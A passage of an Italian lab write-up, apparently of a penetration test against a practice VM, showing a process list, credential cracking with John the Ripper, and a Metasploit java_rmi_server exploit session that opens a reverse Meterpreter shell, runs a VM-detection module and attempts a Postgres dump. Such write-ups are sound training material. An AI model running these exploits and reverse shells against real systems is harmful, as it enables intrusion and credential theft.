 4069 ?        00:00:00 sshd
 4145 ?        00:00:00 mysqld_safe
 4189 ?        00:00:00 logger
 4344 ?        00:00:00 lockd
 4345 ?        00:00:00 nfsd4
 4346 ?        00:00:00 nfsd
 4347 ?        00:00:00 nfsd
 4348 ?        00:00:00 nfsd
 4349 ?        00:00:00 nfsd
 4350 ?        00:00:00 nfsd
 4351 ?        00:00:00 nfsd
 4352 ?        00:00:00 nfsd
 4353 ?        00:00:00 nfsd
 4357 ?        00:00:00 rpc.mountd
 4423 ?        00:00:00 master
 4430 ?        00:00:00 nmbd
 4432 ?        00:00:00 smbd
 4437 ?        00:00:00 smbd
 4448 ?        00:00:00 xinetd
 4512 ?        00:00:00 cron
 4540 ?        00:00:00 jsvc
 4541 ?        00:00:00 jsvc
 4561 ?        00:00:00 apache2
 4580 ?        00:00:00 rmiregistry
 4586 ?        00:00:03 ruby
 4589 ?        00:00:01 unrealircd
 4602 ?        00:00:02 Xtightvnc
 4606 ?        00:00:00 xstartup
 4609 ?        00:00:00 xterm
 4611 ?        00:00:02 fluxbox
 4793 ?        00:00:02 java
 4845 ?        00:00:00 sh
 4900 ?        00:00:00 sh
 4904 ?        00:00:00 ps
```

Con l'utilizzo del tool John the Ripper ed il comando " download " abbiamo esfiltrato dalla macchina target 6 coppie di credenziali





Metasploit mette a disposizione un payload che ci permette di verificare se il target è una macchina fisica oppure una virtuale. Per farlo dobbiamo dapprima usare un exploit che vada a buon fine sul target, poi mettere in background la sessione creata. A questo punto possiamo caricare il payload per la verifica del tipo di macchina (fisica – virtuale) e dargli come input la sessione in background.

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS ⇒ 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/n4L0NSuPsEsI
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:57820) at 2024-02-24 17:48:50 -0500

meterpreter > background
[*] Backgrounding session 1 ...
msf6 exploit(multi/misc/java_rmi_server) > search checkvm

Matching Modules
================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  post/linux/gather/checkvm                      normal  No     Linux Gather Virtual Environment Detection
   1  post/solaris/gather/checkvm                    normal  No     Solaris Gather Virtual Environment Detection
   2  post/windows/gather/checkvm                    normal  No     Windows Gather Virtual Environment Detection


Interact with a module by name or index. For example info 2, use 2 or use post/windows/gather/checkvm

msf6 exploit(multi/misc/java_rmi_server) > use 0
msf6 post(linux/gather/checkvm) > exploit
[-] Post failed: Msf::OptionValidateError One or more options failed to validate: SESSION.
msf6 post(linux/gather/checkvm) > show options

Module options (post/linux/gather/checkvm):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


View the full module info with the info, or info -d command.

msf6 post(linux/gather/checkvm) > set SESSION 1
SESSION ⇒ 1
msf6 post(linux/gather/checkvm) > explot
[-] Unknown command: explot
msf6 post(linux/gather/checkvm) > exploit

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_sys_process_kill, stdapi_fs_chmod
[*] Gathering System info ....
[+] This appears to be a 'VirtualBox' virtual machine
[*] Post module execution completed
msf6 post(linux/gather/checkvm) >
```

Dai risultati esfiltrati da John the Ripper si capiva la presenza di un db postgres. La metodologia per scaricare il db dovrebbe passare dal comando " pg_dump " con le sue options. Purtroppo questo punto non è andato a buon fine.